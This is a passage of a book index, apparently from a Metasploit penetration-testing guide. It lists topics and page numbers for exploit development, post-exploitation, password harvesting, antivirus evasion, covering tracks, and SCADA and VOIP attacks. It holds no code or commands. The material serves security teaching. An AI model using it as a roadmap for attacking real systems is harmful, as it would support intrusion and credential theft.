 Metasploit modules, scanning with 392, 393
 reference link 199
 server passwords, capturing 396
 server passwords, locating 396
 SQL server 390
 SQL server, browsing 397, 398, 399
 SQL server, fingerprinting with Nmap 390, 391,
 392
 system commands, executing 400
 system commands, post-exploiting 400
 used, in Metasploit 195, 196, 197, 198, 199
db_autopwn
 used, for auto exploitation 93
db_nmap
 using 592, 594
DCOM vulnerability
 about 179
 reference link 179
decision-making operators 242
Denial of Service (DoS) attack 177
Desktop Central 9
 exploiting 595, 596, 598, 599, 600
desktop commands 494
development concepts
 buffer overflow 161
 exploiting 160
 fuzzers 162
DLL function
 reference link 306
DNS hijacking
 victims, tricking 454, 455, 456, 457, 458, 459,
 460, 461, 462

DNS spoofing
 used, for conjunction 453
 victims, tricking with DNS hijacking 454, 455, 456, 457, 458, 459, 460, 461, 462
Domain Name System (DNS) 77
drive disabler post exploitation module
 meterpreter_registry_key_exist 277
 meterpreter_registry_setvaldata 277
 Msf Post Windows 276
 registry_createkey 277
 writing 276, 277, 278, 279, 280, 281
Dynamic Link Library (DLL) 296
dynamically allocated disk 185

E

EFLAGS registers 312
employees
 interacting, with 418, 419, 420
encoders
 used, for avoiding AV detection 133, 135, 137
encrypters
 using 137, 140
end users
 interacting, with 418, 419, 420
enumeration 59
equation
 rephrasing 275
event manager 227
example environment under test 421
executable modules
 finding, Immunity Debugger used 321, 322
exploit base, SEH-based buffer overflow
 offset 336
 POP/POP/RET address 336
 short jump instruction 336
exploit base, stack-based buffer overflow
 bad characters 317
 jump address 317
 offset 317
 Ret 317
exploit base
 building 317, 318, 336
exploit code
 writing, for templates and mixins 163
Exploit-DB

reference 167
exploitation
 about 181
 architecture 310
 basics 309
 reference link 182
 registers 312
exploits
 converting, to Metasploit 613, 615
 essentials, gathering 616
 Metasploit module, generating 616, 618
 target application, exploiting 619
 URL 613
Extended Instruction Pointer (EIP) 309
Extended Stack Pointer (ESP) 309
external exploits
 adding, to Metasploit 166, 168

F

Faraday
 penetration test, managing with 439, 440, 441
 references 439
file format-based
 exploitation 471
 PDF-based, exploitation 471, 472, 473
 word-based, exploitation 474, 475, 476
file operation commands 492, 493, 494
File Transfer Protocol (FTP) 60
Firefox vulnerabilities
 URL 444
Footprinting 176
FTP scanner module
 connect 265
 function 265, 267, 268
 libraries 265, 267, 268
 Msf Auxiliary Report 265
 Msf Auxiliary Scanner 264
 Msf Exploit Remote 264
 report_service 266
 run_host 265
 writing 263, 264
FTP servers
 scanner modules, modifying 574, 575
 working, with Metasploit 571
FTP services

exploiting 608, 609, 610, 611, 612
scanning 571, 572, 573
function, FTP scanner module
 `msftidy`, used 268, 269
fuzzers 162

G

GDB 309
General Purpose registers 312
GET method
 essentials 370
GlassFish web server
 security, testing 600, 601, 602, 603, 604, 605,
 606, 607, 608
global variables 657, 658
Google Hacking 176
Google
 URL 454, 461
Graphical Install 187
graphical user interface (GUI)
 about 188
 environment 193
Gray box testing 417

H

hashdump
 used, for obtaining password hashes 624, 625
heart beat function 543
help menu 486
HFS 2.3
 exploitation 221, 223, 224, 225
 post exploitation 222, 223, 224, 225
 reference link 221
 vulnerability analysis 220, 221
host management
 finding the match 528
 modeling out vulnerabilities 527, 528
 scanning 525, 526
hosted services 405
HTTP File Server Remote Command Execution
 Vulnerability 429
HTTP server scanner module
 connect 259
 disassembling 256, 257, 258
 function 259, 260, 261, 262, 263

http_fingerprint 259
libraries 259, 260, 261, 262, 263
run_host 259
send_raw_request 259
HTTP services
 scanning, with Metasploit 585, 586
HTTPS/SSL
 scanning, with Metasploit 586, 587
Hypertext Transfer Protocol (HTTP) 66, 68, 70

I

iFrame injection 449
IIS 8.5 220
Immunity Debugger 309, 321
index registers 312
Industrial Control System (ICS) systems
 about 383
 components 383
 fundamentals 383
information gathering 59
integrated Metasploit services
 penetration test, performing with 417, 418
intelligence gathering phase
 about 176, 177, 178, 194
 covert gathering 178
 foot printing 178
 identifying protection mechanisms 178
 target selection 178
intelligence gathering
 about 420
 example environment under test 421
Interactive Ruby shell 300
internal network scan, with meterpreter
 decoder executable, creating 695, 697, 698
 performing 691, 692
 shellcode, encrypting 694, 695
 shellcode, using 693
Internet Explorer vulnerabilities
 URL 444
Internet Information Services (IIS) 178
Internet Information Services (IIS) testing tools 179
Internet Service Provider (ISP) 404
Internet-of-Things (IoT) 7

J

JMP ESP address
finding 320, 321
Immunity Debugger, used for finding executable modules 321, 322
msfbinscan, using 322, 323, 324
Jump (JMP) 309

K

Kali Linux operating system 183
Kali Linux virtual machine
reference 20
using 19
Kali Linux
setting up, in virtual environment 183, 184, 185, 186, 187
URL, for guidance 187
kernel version 208
kitrap0d exploit
reference 627
reference link 505

L

large networks
testing 192
Last in First out (LIFO) method 309
libraries layout 250, 252, 253, 254
libraries, FTP scanner module
msftidy, used 268, 269
Linux 2.6/3.x/4.x 185
Linux clients
compromising, with Metasploit 477, 478, 479
Linux
Metasploit, installing 28
persistent access, gaining 632
privilege, escalating 627, 628, 629
loadpath command 512, 513
local area network (LAN) 419

M

machine_id command 487, 488
maintaining access 225, 226
majyx scanner
URL 693

make_nops
connect 330
Mallory (Attacker) 291
Metasploit auxiliaries
used, for enumeration of web applications 126, 131
used, for scanning web applications 126, 131
used, for vulnerability detection 92
Metasploit community
reference link 189
Metasploit components
auxiliaries 40
encoders 42
exploits 42
payloads 43
post modules 44
Metasploit exploit module
disclosure 329
payload 329
platform 329
targets 329
writing 327, 328, 329, 330, 331
Metasploit framework, libraries
MSF BASE 248
MSF CORE 248
REX 248
Metasploit framework, module
auxiliary 248
encoders 248
exploits 248
NOPs 248
payloads 248
Metasploit Framework
architecture 247, 248
commands 553, 554, 555, 556
console 553, 554, 555, 556
mixins 166
updating 55
Metasploit mixins 165
Metasploit modules, directories
lib 250
modules 250
plugins 250
scripts 250
tools 250

Metasploit modules
about 255
building, in nutshell 246
credential harvester post exploitation module, writing 282, 283, 284, 285, 286, 287, 288
Data Execution Prevention (DEP), bypassing in 346, 347, 348
developing 246
drive disabler post exploitation module, writing 275, 276, 277, 278, 279, 280, 281
exploit module, writing for Data Execution Prevention (DEP) bypass 352, 353, 354, 355
file structure 249, 250
format 255, 256
FTP scanner module, writing 263, 264
generating 361, 362, 363, 378, 379
HTTP server scanner module, disassembling 256, 257, 258
libraries layout 250, 252, 253, 254
Metasploit framework, architecture 247
Mona script, used for creating ROP chains 350, 351, 352
msfrop, used for finding ROP gadgets 348, 349, 350
scanning, with 392, 393
SSH authentication brute forcer, writing 269, 270, 271, 272, 273, 274, 275
Metasploit SEH exploit module
assembly instructions, writing NASM shell used 344, 345
writing 341, 342, 343
Metasploit, commands
back 190
check 190
exploit 190
info 190
run 190
search 190
sessions 190
set 190
setg 190
show 190
use 190
Metasploit, in Kali Linux
URL, for installation 187

Metasploit, on Windows
URL, for installation 187
Metasploit, uses
access, gaining 10
access, maintaining 11
enumeration 10
information gathering 10
privilege escalation 10
tracks, covering 11
Metasploit
about 8, 171
anatomy 39
Android, attacking 479, 480, 481, 482, 483, 484
Arduino 463, 464, 466, 467, 468
auxiliary 190
benefits 558
browser-based exploits, importing into 373, 374, 375, 376
check method, implementing for exploits in 364, 365
cleaner exit 193
clear text, passwords in mimikatz command 505, 506
command-line interface 189
components 40
console interface 188
controlling 541, 543
customizing, with supplementary tools 12
databases, used 195, 196, 197, 198, 199
encoders 190
exploits 189
exploits, converting 613, 615
external exploits, adding 166, 168
features 503
files, searching with 502
fundamentals 188, 553
graphical user interface (GUI) 188
graphical user interface (GUI) environment 193
host file injection, with 508, 509
HTTP exploit, importing into 370, 371, 372, 373
HTTP services, scanning 585, 586
HTTPS/SSL, scanning 586, 587
installing, on Linux 27, 31, 33
installing, on Windows 22
Linux clients, compromising 477, 478, 479

Metasploit Community 188
Metasploit Express 188
Metasploit Framework 188
Metasploit Pro 188
meterpreter 190
MSSQL servers, scanning 575
naming conventions 192
NetBIOS services, scanning 583, 585
open source 192
payload 189
payload generation 193
penetration test, conducting with 189
penetration testing 558
post exploitation, with 485
recalling 189, 191
reference 22
SEH-based buffer overflow, exploiting with 332, 333, 334, 335, 336
SNMP services, scanning 579, 580, 581, 582, 583
stack-based buffer overflow, exploiting with 313, 314
structure 39
switching mechanism 193
target application, exploiting with 363, 364
TCP server based exploits, importing into 373, 374, 375, 376
traffic, sniffing with 506, 507
used, for benefits of penetration testing 192
used, for privilege escalation 503, 504, 505
used, for testing large networks 192
used, for vulnerability scanning with OpenVAS 422, 423, 424, 425, 426, 427
using 9
using, with FTP servers 571
variables 53
web-based RCE, importing into 365, 366, 367
wi-fi passwords, gathering with 499
Window login passwords, phishing 509
wireless SSIDs, gathering with 498

Metasploitable 2
 reference 590
Metasploitable 3
 reference 590
Metasploitable

reference 34
meterpreter backdoors
 reference link 226
meterpreter scripting
 Application Programming Interface (API), calls 296, 297
 Application Programming Interface (API), mixins 296, 297
 discovering 289
 essentials 289
 fabricating 297, 298, 299
 persistent access, setting up 295, 296
 target network, pivoting 290, 291, 292, 293, 294
Meterpreter, commands
 arp 191
 Arp 557
 background 191, 557
 getpid 191, 557
 getsystem 191, 557
 getuid 191, 557
 ifconfig 191, 557
 ps 557
 reference 600
 shell 191, 557
 sysinfo 191, 557
meterpreter
 cracking, with JTR 99
 extensible feature 95
 hashes, dumping 99
 keystroke logging 98
 privilege escalation 101
 screen capture 96
 sharing, for content 96
 shell command, using 100
 stealthy feature 94
MetSVC service 295
mimikatz command
 about 505
 used, for finding passwords in clear text 505, 506
mirror environment, penetration testing
 access, gaining to vulnerable web applications 671, 672, 673, 674
internal networks, pivoting 677, 678
internal networks, scanning through meterpreter

pivot 678, 679, 680, 681, 682, 683
network, sniffing with Metasploit 688, 689, 690
passwords, dumping in clear text 688
performing 664
PHP meterpreter, migrating to Windows
 meterpreter 674, 675, 676
socks server module, using in Metasploit 683,
 684, 685, 686
target, fingerprinting with DB_NMAP 665, 666,
 667, 668, 669, 670
test, summarizing 664, 665, 691
mixins
 reference link 297
module development
 pacing up, edit commands used 513, 514
 pacing up, reload commands used 513, 514
 pacing up, reload_all commands used 513, 514
module reference identifiers
 reference 164
Mona script
 about 339
 reference link 339
MS12-020 vulnerability
 reference 78
MSF scan 525
msf-scada
 reference link 387
msfbinscan
 using 322, 323, 324, 340, 341
msfconsole
 banner command 45
 connect command 47
 exploring 45, 47, 49, 52
 help command 47
 info command 51
 irb command 52
 makerc command 52
 Nessus, used for scanning 91
 route command 48
 save command 49
 sessions command 49
 show command 50
 spool command 50
 version command 46
msftidy

using 268, 269
msfvenom utility
 about 106
 list encoders 108
 list formats 108
 list payloads 107
 list platforms 109
 used, for generating payload 109, 112
MSSQL servers
 mssql_ping module, using 575
 password, brute-forcing 576, 578
 scanning, with Metasploit 575
MySQL, testing
 reference link 402
MySQL
 brute-forcing 636, 637
 commands, executing 643
 enumerating 642, 643
 file enumeration, using 639, 640
 mysql_version module, using 635
 schema, dumping 638, 639
 system access, gaining 644, 645, 646, 647
 testing 634, 635
 testing, reference 635
 users, searching 637, 638
 writable directories, checking 641

N

naming conventions 192
NASM shell
 used, for writing assembly instructions 344, 345
Nessus
 about 12, 90
 installation on Linux (Debian-based) 13
 OS-based installation 13
 reference 12
 URL 13
 used, for scanning from msfconsole 91
NETAPI vulnerability
 about 179
 reference link 179
NetBIOS services
 scanning, with Metasploit 583, 585
Network Mapper (NMAP)
 about 14, 525

installation on Linux (Debian-based) 16
OS-based installation 15
reference 14
references 195
scanning approach 89
SQL server, fingerprinting with 390, 391, 392
uses 88
networking commands 490, 491
networks
 restricting 389
 scanning 525, 526
Nexpose 180
Nmap scan 525
No Operation (NOP)
 about 309
 relevance 326
No tech Hacking 418
nutshell
 Metasploit modules, building in 246

O

object-oriented programming (OOP) 234
OllyDbg 309
open source 192
OpenVAS, on Kali Linux
 URL, for installation 421
OpenVAS
 Metasploit, used for vulnerability scanning 422,
 423, 424, 425, 426, 427, 428
operating system (OS) 417

P

packagers
 using 137
packers
 using 140
pass-the-hash attack
 about 225
 reference 625
password brute force
 reference link 578
password hashes
 obtaining, with hashdump 624, 625
password sniffing 79
passwords

finding, in clear text mimikatz command used 505, 506
pattern_create tool
 using 318, 319, 337, 338
pattern_offset tool
 calculating 318, 336
 pattern_create tool, using 318, 319, 337, 338
 using 320, 338
payload generation 193
PDF
 file format-based, exploitation 471, 472, 473
penetration test
 access, gaining to target 430, 431, 432
 access, maintaining 438
 conducting, with Metasploit 189
 employees, interacting with 418, 419, 420
 end users, interacting with 418, 419, 420
 environment, mounting 182
 exploitation phase 181
 intelligence gathering 420
 managing, with Faraday 439, 440, 441
 organizing 174
 performing, with integrated Metasploit services 417, 418
 post exploitation phase 181
 predicting 179
 reporting 182
 revising 229, 230, 231
 threat areas, modeling 428, 429
 threat modeling 179, 180
 tracks, covering 438
 vulnerability analysis 181
 vulnerability scanning, with OpenVAS Metasploit used 422, 423, 424, 425, 426, 427
Penetration testing Execution Standard (PTES)
 about 173
 references 173
penetration testing
 about 171, 558
 access, gaining to target 564, 565
 access, maintaining 566, 567, 568, 569
 assumptions 558
 benefits, Metasploit used 192
 footprinting phase 559, 560, 561, 562, 563, 564
 framework, need for 8

importance 7
post-exploitation 566, 567, 568, 569
scanning phase 559, 560, 561, 562, 563, 564
setup 558
tracks, covering 566, 567, 568, 569
persistence 295
persistent access
 gaining 629
 gaining, on Linux 632
 gaining, on Windows-based systems 630, 631
 setting up 295, 296
PHP meterpreter 216
PHP version 5.2.4 212
PHP-CGI query string parameter vulnerability
 about 212
 exploitation 213, 214, 215, 216, 217, 218, 219, 220
 post exploitation 213, 214, 215, 216, 217, 218, 219, 220
 reference link 212
 vulnerability analysis 212
pivoting 209
POP/POP/RET address
 finding 338
 Mona script 339
 msfbinscan, using 340, 341
popm command 649, 650
port
 scan, performing 152
post exploitation phase
 advanced methods 622
 reference link 182
post exploitation
 about 94, 181
 with Metasploit 485
POST method
 essentials 370
preceding code
 disconnect 330
 handler 330
 make_nops 330
preinteractions
 about 174
 engagement, rules 176
 goals 175
 reference link 176
 scope 174, 175
 testing definitions 176
 testing terms 176
Private Branch eXchange (PBX) 403
privilege escalation
 about 625
 on Linux 627, 628, 629
 on Windows Server 2008 625, 626, 627
process information
 obtaining 488, 489
protection mechanisms 356
Public Switched Telephone Network (PSTN) 404
pushm command 649, 650

R

RailGun
 about 233
 Interactive Ruby shell 300
 scripting 300, 301, 302, 303
 scripts, fabricating 304, 305, 306
 Windows API calls, manipulating 303
 working, with 299
reconnaissance phase 176, 177, 178
registers
 about 312
 EAX 312
 EBP 312
 EBX 312
 ECX 312
 EDI 312
 EDX 312
 EIP 312
 ESI 312
 ESP 312
regular expressions
 about 244, 245
 references 245
Rejetto HFS Server 178
Rejetto HTTP File Server (HFS) 2.3 server 553
Remote Code Execution flaw 220
Remote Desktop protocol (RDP) 78
Remote Procedure Call (RPC) 521
reporting
 about 182

reference link 182
reports
additional sections 661
executive summary 659, 660
format 658
generating, manually 658
methodology/network admin-level report 660, 661
resource scripts
using 651, 652
Return Oriented Programming (ROP) 346
ROP chains
creating, Mona script used 350, 351, 352
ROP gadgets
finding, msfrop used 348, 349, 350
Ruby programming
about 233, 234
arrays, in 241
conversions, in 239, 240
creating 234
data types, in 237
decimal to hexadecimal conversion 240
decision-making operators 242
hexadecimal to decimal conversion 240
loops, in 243, 244
methods 242
numbers, in 239, 240
ranges, in 240
references 234
regular expressions 244, 245
Ruby shell, interacting with 235
Ruby shell, methods defining in 236, 237
strings, working with 237
URL, for tutorials 246
variables, in 237
wrapping up, with 246
Ruby shell
interacting, with 235
methods, defining in 236, 237

S

SafeSEH 356
sandbox 141
sandboxie
reference 142

SCADA hacking
references 387
SCADA-based exploits 386, 387, 388
SCADA-based services 181
screenshots 495, 496, 497, 498
scripts
fabricating 304, 305, 306
Secure Shell (SSH) 73, 75
Segment registers
about 312
CS 312
DSES 312
FS 312
GS 312
SS 312
SEH-based buffer overflow, exploiting with
Metasploit
exploit base, building 336
Metasploit SEH exploit module, writing 341, 342, 343
pattern_offset tool, calculating 336
POP/POP/RET address, finding 338
SEH-based buffer overflow
exploiting, with Metasploit 332, 333, 334, 335, 336
SEHOP 356
self-hosted network 404
Server Message Block (SMB) 63, 65
server passwords
capturing 396
locating 396
Session Initiation Protocol (SIP) 405
Session Initiation Protocol (SIP) service providers 406
shellcode
reference link 327
shodan
reference 80
used, for advanced search 80
Simple Mail Transfer Protocol (SMTP) 72
Simple Network Management Protocol (SNMP)
about 581
reference link 583
scanning, with Metasploit 579, 580, 581, 582, 583
SIP endpoint scanner 407

sipXphone version 2.0.6.27 application
exploiting 414

skype passwords
gathering 500

Smart Independent Glyplets (SING) 471

snapshots
reference link 183

Social Engineering Toolkit (SET)
about 514
automating 514, 515, 516, 517
URL 514

social engineering
about 418
infectious media drives, creating 116, 117
malicious PDF, generating 112, 115
with Metasploit 112

space
NOPs, relevance 326
stuffing 324, 325

split function 238

SQL injection 180

SQL server
about 390
browsing 397, 398, 400
fingerprinting, with Nmap 391, 392

SQL-based queries
executing 402

SSH authentication brute forcer
create_credential_login() 272
equation, rephrasing 275
invalidate_login 272
Msf Auxiliary AuthBrute 270
writing 269, 270, 271, 272, 273, 274, 275

stack cookies 356

stack overflow exploits
reference 614

stack-based buffer overflow exploit
about 360
check method, implementing for exploits in
Metasploit 364, 365
essentials, gathering 360
importing 358, 359
Metasploit module, generating 361, 362, 363
reference link 358
target application, exploiting with Metasploit 363,

364

stack-based buffer overflow, exploiting with
Metasploit
bad characters, determining 326
exploit base, building 317, 318
JMP ESP address, finding 320, 321
Metasploit exploit module, writing 327, 328, 329,
330, 331
pattern_offset tool, calculating 318
space limitations, determining 327
space, stuffing 324, 325
vulnerable application, crashing 314, 315, 316

stack-based buffer overflow
example 313
exploiting, with Metasploit 313, 314

stream 237

strings
concatenating strings 238
split function 238
substring function 238

Stuxnet worm 384

subnet 192

substring function 238

Supervisory Control and Data Acquisition (SCADA)
systems
about 383
fundamentals 383
Human Machine Interface (HMI) 383
implementing 389
Industrial Control System (ICS) systems,
components 383
Industrial Control System (ICS) systems,
fundamentals 383
Intelligent electronic device (IED) 383
networks, restricting 389
Programmable Logic Controller (PLC) 383
reference link 384
Remote Terminal Unit (RTU) 383
SCADA-based exploits 386, 387, 388
securing 389
security, analyzing 384
significance 384
testing, fundamentals 384, 385
switching mechanism 193

System bus 311

system commands
executing 400
post-exploiting 400
SQL-based queries, executing 402
xp_cmdshell functionality, reloading 400, 401
system information
obtaining 489
system organization basics
about 310
Control Unit (CU) 311
Execution Unit (EU) 311
flags 311
registers 311

T

target application
exploiting 619
target network
pivoting 290, 291, 292, 293, 294
target system
logs, wiping from clearev command used 503
TCP server based exploits
essentials, gathering 377
importing, into Metasploit 373, 374, 375, 376
Metasploit module, generating 378, 379, 380
Teensy
URL 470
threat areas
modeling 428, 429
threat modeling
about 179, 180, 200
references 180
time
creating, with timestamp 623, 624
timestamp 143
tracks
clearing 227, 228
covering 438
Transmission Control Protocol (TCP) 59

U

unknown network
assumptions 194
intelligence gathering phase 194
penetration testing 194

USB history
gathering 501
USB Rubber Ducky
URL 470
USB spoofing
reference link 501
User Datagram Protocol (UDP) 60
username
obtaining 488, 489
uuid command 487, 488

V

variables
LHOST 53
LPORT 53
reference link 241
RHOST 53
RPORT 53
version command
reference 46
virtual environment
exploitable targets, setting up 34, 36
Kali Linux, setting up in 183, 184, 185, 186, 187
Virtual Images
URL, for downloading 184
VirtualBox
about 184
URL, for downloading 184
Virtualization 183
virustotal
reference 136
VMPlayer
reference 34
VMware player 184
Voice Over Internet Protocol (VOIP) services
about 403
call, spoofing 411, 412
exploiting 412, 413
fingerprinting 407, 408
fundamentals 403
hosted services 405
Private Branch eXchange (PBX) 403
scanning 409, 410
self-hosted network 404
Session Initiation Protocol (SIP) service

- providers 406
 - sipXphone version 2.0.6.27 application,
 - exploiting 414
 - testing 403
 - types 404
 - vulnerability 414
 - VOIP-based server 181
 - VSFTPD 2.3.4 202
 - VSFTPD 2.3.4 backdoor
 - attack procedure 202
 - exploitation 204, 205, 206, 208, 209, 210, 211, 212
 - post exploitation 204, 205, 206, 208, 209, 210, 211, 212
 - reference link 204
 - vulnerability analysis 200, 201
 - vulnerability, exploiting procedure 202, 203
 - vulnerability analysis 181
 - vulnerability assessment
 - versus penetration testing 7
 - vulnerability detection
 - with Metasploit auxiliaries 92
 - vulnerability
 - about 414
 - scanning, with Nessus 432, 433, 434, 435, 436, 437, 438
 - vulnerable application
 - crashing 314, 315, 316
 - reference link 365
 - setting up 121, 122
 - vulnerable service
 - references 200
- ## W
- w3af
 - about 16
 - OS-based installation 17, 18
- ## X
- xp_cmdshell functionality
 - reloading 400, 401
- web application
 - scanning, WMAP used 123, 125
 - web browsers
 - browser autopwn attack 444
 - clients, compromising 449
 - conjunction, with DNS spoofing 453
 - exploiting 444
 - web functions
 - grasping 367, 368, 369, 370
 - web-based RCE
 - essentials, gathering 367
 - GET method, essentials 370
 - HTTP exploit, importing into Metasploit 370, 371, 372, 373
 - importing, into Metasploit 365, 366, 367
 - POST method, essentials 370
 - web functions, grasping 367, 368, 369, 370
 - White box testing 417
 - Window login passwords
 - phishing 509, 510
 - Window-based systems
 - persistent access, gaining 630
 - Windows API calls
 - reference link 303
 - Windows Server 2008
 - privileges, escalating 625, 626, 627
 - Windows Server 2012 R2 edition 673
 - Windows
 - Metasploit, installing 22
 - WMAP
 - used, for scanning web application 123, 125
 - word-based
 - exploitation 474, 475, 476